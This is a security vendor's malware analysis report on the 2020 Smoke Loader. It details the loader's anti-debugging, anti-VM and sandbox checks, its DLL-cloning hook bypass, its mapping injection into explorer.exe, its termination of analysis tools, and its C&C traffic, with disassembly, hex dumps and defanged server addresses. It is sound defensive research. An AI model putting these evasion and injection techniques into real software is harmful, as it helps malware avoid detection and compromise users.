ASEC Report

Vol.101

AhnLab

Contents

Smoke Loader Learns New Tricks

ASEC Report Vol.101 2020 Q4

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Smoke Loader Learns New Tricks

Smoke Loader, a malware first discovered in 2011, has been continuously used and distributed by attackers ever since. Smoke Loader was in steady demands by attackers due to its various features and detection bypass techniques, which helped distribute CoinMiner malware.

According to the weekly malware statistics, ASEC (AhnLab Security Emergency-response Center) discovered that Smoke Loader has been consistently distributed until very recently. The latest version of Smoke Loader was being distributed via an exploit kit and was acting as a medium to distribute ransomware. Also it was found using a different mapping injection technique, which copies shellcode into a different process using memory-mapped files.

This report will introduce the analysis of Smoke Loader's latest operation. In detail, we will take a closer look at the different injection methods.

1. Overview of Smoke Loader's Operation

Smoke Loader in itself is closer to a downloader in terms of features. However, most of the plugins it supports have info stealer features, and it also supports plugins, such as DDoS. This implies that attackers can use Smoke Loader to download other malware, leak user information with various plugins, or simply as a DDoS botnet.

Smoke Loader's operation method is as follows:
When Smoke Loader is executed, it injects a malicious shellcode into 'explorer.exe,' a normal process. However, the actual behavior is executed by 'explorer.exe.' It first connects to the C&C server and receives a command. In response to the command it can perform its tasks as a downloader that downloads additional malware from external sources. Afterward, it decrypts plugins received from the C&C server, runs another explorer.exe as a child process, and injects plugins with various features.

Recently-sighted Smoke Loader was being distributed via the exploit kit, and at the time of the analysis, it was seen additionally downloading Stop ransomware. This meant that it was being used as a medium for ransomware distribution, and even if that was not the case, it could have downloaded additional malware at any time the attacker wished. When it was not operating as a downloader of additional malware, it acted as a DDoS botnet that received commands to launch a DDoS attack against specific addresses.

Judging by the signature that exists in the binary of the Smoke Loader mentioned in this report, it can be assumed that this Smoke Loader is the 2020 version. Since it is the latest version, it differs significantly from that of the older versions in the context of injection methods. When injecting, Smoke Loader's latest version uses mapping injection by using memory-mapped file to copy the shellcode into a different address. This is the main difference between the older samples that used PROPagate technique for injection.

2. Analysis of Injector

Smoke Loader is divided into the injector and the main bot. Injector, through analysis disruption technique and Clone DLL technique, injects the main bot into the explorer.exe, which is a normal process. The main bot carries out malicious behaviors such as communicating with the C&C server. Then, the injectors perform tasks related to analysis disruption and injection.

There are also features aside from the items below. The malware first checks the language currently being used. If the language is Russian, it exits. The malware also checks for the integrity level of the current process, and if the level is lower than the medium level, it gives 'runas' factor, calls ShellExecuteExW() function, and restarts. This is because explorer.exe runs on a medium level. If the process that performs injection is of a lower level, the injection cannot be carried out, and further malicious behavior cannot be executed.

2.1. Analysis of disruption technique

This section will introduce three major analysis disruption techniques among the techniques used by Smoke Loader: Anti Debugging, Anti VM, and Anti Sandbox. Note that because most of Smoke Loader's code is obfuscated and encrypted, as the codes are executed the process of decrypting codes to run afterwards is repeated. Also, when obtaining addresses of used functions, instead of directly calling GetProcAddress() API, it refers to PEB struct and directly obtains them.

1) Anti Debugging

The Anti Debugging method first reads PEB struct and scans BeingDebugged flag located at +0x02 offset. If debugging is in progress, this flag is set to 1, and terminates.

Afterward, it scans NtGlobalFlag flag that is located at +0x68 of PEB struct. Usually, this flag has the value of 0x00, but when it is executed due to debugger, it gains the value of 0x70, and terminates.

As a last step, it uses NtQueryInformationProcess() function. If calling this function after giving ProcessDebugPort as an argument, and the debugging is in process, -1 (0xFFFFFFFF) is returned.

This means that the anti-debugging method used in Smoke Loader has various debugger detecting routines than the mentioned obfuscation and encryption methods.

2) Anti VM

Anti VM method reads subkeys of the registry keys in Table 1 and confirms the virtual machine's strings.

- HKLM\System\CurrentControlSet\Enum\IDE
- HKLM\System\CurrentControlSet\Enum\SCSI

Table 1. Subkeys of the registry key

Table 2 shows strings that scan and virtual machines with the following strings.

- Qemu : "qemu"
- KVM : "virtio"
- VMWare : "vmware"
- VirtualBox : "vbox"
- XEN : "xen"

Table 2. Virtual machines that satisfy string condition

Then, it assigns SystemInformationClass as SystemProcessesAndThreadsInformation (0x5), and calls function RtlGetNativeSystemInformation(). As a result of calling this API, it earns a list of running processes and checks whether processes related to virtual machines are running, as shown in Table 3.

- Qemu : "qemu-ga.exe", "qga.exe"
- VirtualBox : "vboxsservice.exe", "vboxtray.exe"
- VMWare : "vmtoolsd.exe"
- Parallels : "prl_tools.exe"

Table 3. Checking to confirm whether virtual machine-related processes are running

Afterward, it assigns SystemInformationClass as SystemModuleInformation (0xB), and calls function RtlGetNativeSystemInformation(). Information of modules loaded to kernel area can be obtained through this, and then it scans for strings related to the virtual machine.

- VMWare : "vmci.s" (vmci.sys), "vmusbm" (vmusbmouse.sys), "vmmous" (vmmouse.sys), "vm3dmp" (vm3dmp.sys), "vmrawd" (vmrawdsk.sys), "vmmemc" (vmmemctl.sys)
- VirtualBox : "vboxgu" (VBoxGuest.sys), "vboxsf" (VBoxSF.sys), "vboxmo" (VBoxMouse.sys), "vboxvi" (VBoxVideo.sys), "vboxdi" (vboxdisp.sys)
- KVM : "vioser" (vioser.sys)

Table 4. Scan for virtual machine-related strings

3) Anti Sandbox and Anti-malware Bypass

In the analysis above, the malware used RtlGetNativeSystemInformation() to obtain a list of running processes and ultimately scan virtual machines. ‘windanr.exe’ from

Table 5, along with virtual machine related strings listed above, are the names of processes targeted for the scan. This process name is known to be running in a sandbox environment called ANY RUN. This means that the Smoke Loader does not continue with the behavior and terminates in a specific sandbox environment.

- ANY.RUN : "windanr.exe"

Table 5. Argument of string

In a 64-bit environment, the malware additionally checks whether the current Windows OS was run as test mode. It assigns SystemInformationClass as System CodeIntegrityInformation(0x67), calls function NtQuerySystemInformation(), and checks whether the result value is CODEINTEGRITY_OPTION_TESTSIGN (0x2). In the latest 64-bit Windows OS, only the drivers that are normally signed can be loaded. Test mode environment, however, allows unsigned drivers to be loaded for driver developers. It can be assumed that attackers scan such an environment because there are cases of setting virtual machines in test mode for driver analysis in sandbox environments. According to the routine, however, the malware does not scan to find out whether CODEINTEGRITY_OPTION_TESTSIGN flag or 0x2 is included, but instead, scans for whether the value is precisely obtained. Thus, it can be assumed that if another option such as kernel mode integrity scan (CODEINTEGRITY_OPTION_ENABLED) is set, it does not work as intended.

Additionally, it gives strings, shown in Figure 6, an argument and calls GeModule-HandleA() API to checks whether there are DLLs (modules) with those names among the modules loaded to the current process. Among these, sbiedll.dll is a DLL that is loaded in a sandbox environment called Sandboxie, and aswhook.dll and snxhk.dll are DLLs loaded if an anti-malware product named Avast is installed.


This means that the malware scans currently loaded modules to check whether the current environment is a sandbox environment or if a specific anti-malware product is installed.

- Sandboxie : “sbiedll”
- Avast : "aswhook", "snxhk"

Table 6. Argument of strings

2.2. Clone DLL Technique

Next, the report will examine ‘clone DLL technique,’ which Smoke Loader uses to bypass user-mode hooking. Smoke Loader copies ntdll.dll located at System32 directory to Temp directory as four random string names, like 44DA.tmp. Afterward, it loads them as functions of LdrLoadDll(). If ntdll.dll is also loaded to the current process with the directory changed, the DLL is loaded to the process again, as shown in Figure 1.



```
013D0000 00001000                         Heap
6C600000 00001000 D47F_tmp                PE header
6C601000 000D6000 D47F_tmp     .text,RT   Code,exports
6C6D7000 00009000 D47F_tmp     .data      Data
6C6E0000 00057000 D47F_tmp     .rsrc      Resources
6C737000 00005000 D47F_tmp     .reloc     Relocations
6D9E0000 00001000 AcLayers                PE header
```

Figure 1. Newly loaded ntdll.dll

For a sandbox-based security solution or anti-malware solution, DLL for monitoring purposes is injected into the process. Injected monitoring DLL hooks key API functions, and ntdll.dll is commonly targeted as a primary target. When calling API in a malware process hooked by monitoring DLL, it goes through monitoring DLL, allowing the monitoring of the malware’s behavior.


In an environment where monitoring DLL is hooking API functions of current ntdll.dll, it is impossible to monitor the malware process because Smoke Loader loads a new ntdll.dll and calls API of the new ntdll.dll instead of APIs of the current ntdll.dll, preventing the existing hooked APIs from being called. The related technique was discussed in ASEC Report Vol.97, 'ANALYSIS IN-DEPTH: User-Mode Hooking Bypass Techniques.'

Go to ASEC Report Vol.97

2.3. Injection

Smoke Loader then injects the main bot, the substantial task performer, into the running Windows Explorer (explorer.exe). For API functions used at this time, functions of ntdll.dll newly loaded by Clone DLL technique are used.

The injected data is encoded with the XOR key and is compressed. The current sample, from size 0x402DD9 to 0x2D02, is compressed and encoded data, and this data is XOR-decoded with the 0x80356B70 key. The result of this decoding is compressed with the LZ compression algorithm, and the malware uses the RtlDecompressBuffer() function to decompress it. Note that Smoke Loader is based on 32-bit OS, and in 64-bit OS, as explorer.exe is a 64-bit process, Smoke Loader encrypts and decompresses the 64-bit shellcode. 64-bit shellcode starts from 0x405ADB, which is right behind the 32-bit shellcode and has the size of 0x3CA5. Figure 2 shows the value of different data by architecture.



```
004029D0    66:8CE8        MOV AX,GS
004029D3    66:85C0        TEST AX,AX
004029D6    75 0D          JNE SHORT 004029E5
004029D8    8D83 D92D0000  LEA EAX,[EBX+2DD9]         For x86
004029DE    B9 022D0000    MOV ECX,2D02
004029E3    EB 0B          JMP SHORT 004029F0
004029E5    8D83 DB5A0000  LEA EAX,[EBX+5ADB]         For x64
004029EB    B9 A53C0000    MOV ECX,3CA5
```

Figure 2. Different data by architecture

Older version of Smoke Loader used an injection method called PROPagate, but recently-found samples used mapping injection techniques, which uses shared memory-mapped file. This injection method is used when the injector is injecting the main bot into the explorer.exe and the main bot is injecting plugins.

The malware first creates a section object and uses NtMapViewOfSection() function to map explorer.exe, a process targeted for injection, and the current process. Afterwards, when the data is copied to the mapped memory area of the current local process, data is used in a shared memory area in regards to the memory of the process targeted for injection.

Other than the main bot shellcode, Smoke Loader also creates a section for the purpose of sending the directory name of the current malware and allocating memory to use in the future, repeating the above process twice. After injecting, the malware uses RtlCreateThread() function to operate the main bot injected in explorer.exe as a thread.


3. Analysis of Main Bot

Smoke Loader's main bot is a part that contains substantial features, and it operates after being injected into the explorer.exe. As explorer.exe, a normal process, runs internally, malicious behavior that Smoke Loader performs is seen as an activity of a normal process, which can complicate the malware detection process.

The first task the main bot performs is creating two threads with features of ending the analysis tools by force. Since these threads operate repeatedly, analysis programs running in an environment that Smoke Loader is installed are shut down, it will shut down even if it is executed again.

Next, communication with the C&C server takes place. The first set of data Smoke Loader receives consists of encoded commands and plugins. These plugins are encoded and saved in a file format. Then, the malware follows a decrypted command and recieves an external download URL. It serves as a downloader that downloaded additional malware.

When additional malware is downloaded and executed the malware reads the codes again and decodes the file where encoded plugins are saved, runs explorer.exe as a child process, and injects into it. Note that, as shown in the process tree of Figure 3, the malware injects to each explorer.exe of each plugin. Thus, the user can check how many plugins are being operated by checking the number of explorer.exe created as child processes.



```
explorer.exe              1912   3.05
   explorer.exe            412
   explorer.exe           2100   0.02
   explorer.exe           1064   0.02
   explorer.exe           3668   0.03
   explorer.exe           3336   0.02
   explorer.exe           2964   0.02
   explorer.exe           3828   0.02
   explorer.exe           1096
   explorer.exe           3120   0.55      1.34 kB/s
   explorer.exe           3816   0.04
   explorer.exe           3268   0.03
   explorer.exe            584
      TeamViewer.exe      3732   0.07       640 B/s
         tv_w32.exe       3308
         tv_x64.exe       2292
         ctfmon.exe       3196
```

Figure 3. Process Tree

3.1. Anti Analysis Tools

The main bot creates two threads that perform tasks of scanning file name and Windows class, as shown below, and then ends the analysis tools by force.

1). File Name Scan

The first thread gathers the file name of the running processes, and if they match the termination target, it ends the processes forcefully. Fifteen process names exist in the hash format as shown below. Note that because the key value of each sample is different, the hash value is different for each sample. Below is the list of force termination targets, which are mostly debuggers and monitoring tools.

0x21A0BCF0 – autoruns.exe

0x84995207 – procexp.exe

0x537D7F12 – procexp64.exe

0x8CB85509 – Procmon.exe

0x506F17CF – procmon64.exe

0x91974808 – tcpview.exe

0x50ADED5F – wireshark.exe

0x5B91613B – ProcessHacker.exe

0x9AB77207 – ollydbg.exe

0x07D90D1B – x32dbg.exe

0x39D9001C – x64dbg.exe

0x7BB74749 – idaq.exe

0x7BB74163 – idaw.exe


0x7E2CA0CC – idaq64.exe

0x4406A0CC – idaw64.exe

Table 7. Hash value by the process

2) Windows Class Check

The second thread finds the current Windows classes, and if they match Windows class strings for termination, the thread terminates the process with that Windows class.



```
if ( (*(int (__stdcall **)(int, char *, int))(a2 + 0xFEA))(a1, &str_ClassName, 260) )// GetClassNameA()
{
  res_hash = func_makeProcHash(&str_ClassName) ^ 0x25A56A90;
  v4 = 0;
  while ( list_windowHash[v4] != res_hash )
  {
    ++v4;
    if ( v4 >= 8 )
      return 1;
  }
  a2 = 0;
  (*(void (__stdcall **)(int, int *))(v2 + 0xFEE))(a1, &a2);// GetWindowThreadProcessId()
  func_killProc(v2, a2);
```

Figure 4. Windows class check and termination routine

As seen in Table 8, there are 8 Windows class strings, and the targets are debuggers and monitoring programs, identical to the filenames.

0x16BD5185 –	Autoruns
0x3A807BB2 –	PROCEXPL
0xE292B92B –	PROCMON_WINDOW_CLASS
0x15A64B2D –	TCPViewClass
0x1D75A7DD –	(Unconfirmed)
0x08839CF8 –	ProcessHacker
0xC9A06FCC –	OllyDbg
0x15A764A4 –	WinDbgFrameClass

Table 8. Hash value by the process


3.2. Registering and Copying Task Scheduler

Smoke Loader then copies the original malware as a random name into directory '\AppData\Roaming\.' It removes zone identifier in copied files that contains download history, and then adds them to the task scheduler. The COM object is used to add to the task scheduler, and the interval is set to 10 min. Table 9 shows CLSID and IID of COM that is used to add to the task scheduler.

- CLSID TaskScheduler class : {0f87369f-a4e5-4cfc-bd3e-73e6154572dd}
- IID ITaskService : {2FABA4C7-4DA9-4013-9697-20CC3FD40F85}

Table 9. CLSID and IID of COM object

Figure 5 shows the task scheduler file that has been created.


NvNgxUpdateCheckDaily_{6EEFBFB0-BFB0-BFB0-BFB0-6EEFBFB0BFB0}
NvNgxUpdateCheckDaily_{6EEFBFB0-BFB0-BFB0-BFB0-6EEFBFB0BFB0}
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
</RegistrationInfo>
<Triggers>
  <TimeTrigger>
    <Repetition>
      <Interval>PT10M</Interval>
      <StopAtDurationEnd>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>1999-11-30T00:00:00</StartBoundary>
    <Enabled>true</Enabled>
  </TimeTrigger>
  <LogonTrigger>
    <Enabled>true</Enabled>
```

Figure 5. Task scheduler file created

3.3. C&C Communication

The task it performs next is communicating with the C&C server after decrypting and obtaining its server address. The C&C server addresses that exist in the current sample are shown in Table 10. Smoke Loader attempts to communicate with the


C&C servers one at a time. If it fails to communicate with one server, it will attempt to connect to the next server address.

http://rexstat35x[.]xyz/statweb955/
http://dexspot2x[.]xyz/statweb955/
http://atxspot20x[.]xyz/statweb955/
http://rexspot7x[.]xyz/statweb955/
http://fdmail85[.]club/statweb955/
http://servicem977x[.]xyz/statweb955/
http://advertxman7x[.]xyz/statweb955/
http://starxpush7x[.]xyz/statweb955/

Table 10. C&C server list

Before connecting to the C&C server, it first looks for a bot ID. Since a bot ID is created based on the currently installed environment, it can be seen as a unique ID of the currently running Smoke Loader. When creating a bot ID, computer name that is obtained using GetComputerNameA(), volume serial number that is obtained using GetVolumeInformationA(), and hard-coded value 0x25A56A90 is used. Bot ID is the one obtained after using these values to obtain MD5.

The malware, upon making further requests, creates a packet to use. The first is 0x07E4, and this means 2020 in decimal number. Seeing as the samples in the past had a value of 2017 and 2018, it can be assumed that this version was developed in 2020. This value is used as a method of verification when communicating with the C&C server later on. Aside from this, it also adds values such as computer name and '10001' (0x2711) then encodes them with the rc4 algorithm. Figure 6 shows the content of the packet to send to the C&C server.




```
Address  Hex dump                                         ASCII
01A61880 E4 07 39 43 43 46 43 33 54 45 53 54 54 45 53 54  ä●9CCFC3TESTTEST
01A61890 54 45 53 54 54 45 53 54 42 44 34 37 43 30 43 33  TESTTESTBD47C0C3
01A618A0 42 30 38 38 38 41 31 35 41 35 00 54 45 53 54 54  B0888A15A5 TESTT
01A618B0 45 53 54 00 00 00 00 00 00 00 00 00 00 00 00 00  EST
01A618C0 00 61 00 00 11 27 00 00 00 00 01 00 00 00 2E 68   a  ◄'    ┌   .h
01A618D0 56 3D 41 46 25 4F 6A 59 58 54 5D 4F 2E 78 25 67  V=AF%OjYXT]O.x%g
01A618E0 4F 78 60 29 5A 4A 73 60 2A 4D 61 41 7A 6C 21 4F  Ox`)ZJs`*MaAzl!O
01A618F0 21 2F 32 78 66 55 6D 7A 22 6C 47 3A 59 25 7A 4F  !/2xfUmz"lG:Y%zO
```

Figure 6. Content of the packet to send to the C&C server

Afterwards, it can receive an encoded response upon sending a POST request to the C&C server. When requesting a packet that is designated '10001,' the response received from the C&C server consists of additional commands for Smoke Loader to execute, encoded plugins, and additional commands for the plugins.

3.4. C&C Command


As for response data, the first 4-byte is the length of the C&C server that is located next, and the proportion of this size is decoded. For example, for data shown in Figure 7, the size of the command is about 0x87.



```
Address  Hex dump                                         ASCII
019E0000 87 00 00 00 62 64 40 B7 EE 00 5C B1 A3 6F 55 4A  ‡   bd@·î \±£oUJ
019E0010 2C B2 71 D3 30 87 59 79 75 0F DD C0 E6 6C 6B A5  ,²qÓ0‡Yyu☼ÝÀælk¥
019E0020 D7 FA BA 03 3D F6 5A C0 4C 3B 6D 2F 0A FD EE FF  ×úº└=öZÀL;m/ ýîÿ
019E0030 23 E2 32 13 92 A7 79 5F 2B 56 37 1F DC 67 4A 8F  #â2‼'§y_+V7 ÜgJ
019E0040 CD DA 57 A7 F7 2D BC 1C CA 70 22 EA E8 5A E1 BE  ÍÚW§÷-¼ Êp"êèZá¾
019E0050 A3 BE D4 81 9B 97 5C AC 09 8F F4 3F 5F D9 77 9D  £¾Ô ›—\¬  ô?_Ùw
019E0060 92 FE 93 A8 83 A1 3C 30 5D 28 51 64 89 29 E7 F8  'þ"¨ƒ¡<0](Qd‰)çø
019E0070 47 E7 AD A2 67 D6 4F 1D 2E 28 F8 C8 9B 44 22 21  Gç-¢gÖO .(øÈ›D"!
019E0080 1E 1D C6 86 C6 E2 C4 7E F7 F1 2F 00 48 DD 06 00    Æ†ÆâÄ~÷ñ/ HÝ♠
019E0090 4E AA 08 FB 0B 0F 07 00 0F 00 9E 03 00 00 FE 33  Nª◘û♂☼• ☼ ž└  þ3
```

Figure 7. Encoded commands

The first 4-byte represent the size of the C&C server commands and how much will be decoded. In the example of Figure 8, the size of the command is 0x87.



```
Address   Hex dump                                         ASCII
019E0000  87 00 00 00 E4 07 36 7C 3A 7C 64 64 6F 73 5F 72  ‡   ä●6|:|ddos_r
019E0010  75 6C 65 73 3D 36 7C 68 74 74 70 73 3A 2F 2F 6E  ules=6|https://n
019E0020  58 58 58 58 58 58 58 58 61 6D 2E 63 6F 6D 2F 65  XXXXXXXXam.com/e
019E0030  6E 2F 2C 7C 3A 7C 7C 3A 7C 6B 65 79 6C 6F 67 5F  n/,|:||:|keylog_
019E0040  72 75 6C 65 73 3D 69 65 78 70 6C 6F 72 65 2E 65  rules=iexplore.e
019E0050  78 65 2C 6F 70 65 72 61 2E 65 78 65 2C 63 68 72  xe,opera.exe,chr
019E0060  6F 6D 65 2E 65 78 65 2C 66 69 72 65 66 6F 78 2E  ome.exe,firefox.
019E0070  65 78 65 7C 3A 7C 7C 3A 7C 70 6C 75 67 69 6E 5F  exe|:||:|plugin_
019E0080  73 69 7A 65 3D 34 34 39 38 36 34 00 48 DD 06 00  size=449864 HÝ─
